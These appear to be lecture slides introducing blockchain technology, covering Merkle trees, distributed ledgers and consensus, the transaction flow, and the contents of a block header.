
Construction

- Merkle tree construction



Verification

- Verification of an item d



2. Alice partially rebuilds the tree

Agenda


- Part 2: Blockchain
 - Hash Pointers
 - Merkle Tree
 - Blockchain Technology
 - ✓ Generalities
 - ✓ Block
 - ✓ Data

Generalities

- A Blockchain **is not** bitcoin
 - or other cryptocurrencies
 - bitcoin uses Blockchain
- A Blockchain is a technology
 - S. Nakamoto. *Bitcoin: A Peer-to-Peer Electronic Cash System*. 2008
- It is a distributed database
 - maintains a continuously growing list of records
 - ✓ **Blocks**
 - transactions are grouped into a Block
 - new Blocks are appended at the end of existing ones
 - ✓ no deletion
 - ✓ organisation of Blocks in chronological order
 - uses cryptography to prevent altering tampering
- A Blockchain is the modern version of a traditional ledger

Generalities (2)

- Distributed ledger/database
 - there is one ledger
 - ✓ all nodes have some level of access to that ledger
 - all nodes agree to a protocol that determines the "true state" of the ledger at any point in time
 - ✓ application of this protocol is called **achieving consensus**



Generalities (3)


- A Blockchain is a combination of existing principles
 - forward chaining
 - ✓ attaching one Block to another
 - Merkle tree
 - ✓ verifying the transactions in a Block
 - ...

Generalities (4)

- Generally speaking, how does it work?
 1. users initiate transactions using their digital signatures
 - ✓ see Part 1
 2. users broadcast their transactions to Nodes
 3. one or more Nodes begin validating each transaction
 4. Nodes aggregate validated transactions into Blocks
 5. Nodes broadcast Blocks to each other
 6. Consensus protocol used
 7. Block reflecting "true state" is chained to prior Blocks

Block

- Global overview of a Block




Block (2)

- Header contains
 - hash towards the previous Block
 - version
 - ✓ structure of the data inside the Block
 - ✓ used for reading the contents of each Block correctly
 - timestamp
 - ✓ Unix time
 - ✓ valid if
 - greater than the median timestamp of previous 11 Blocks
 - less than the network-adjusted time + 2 hours

Block (3)

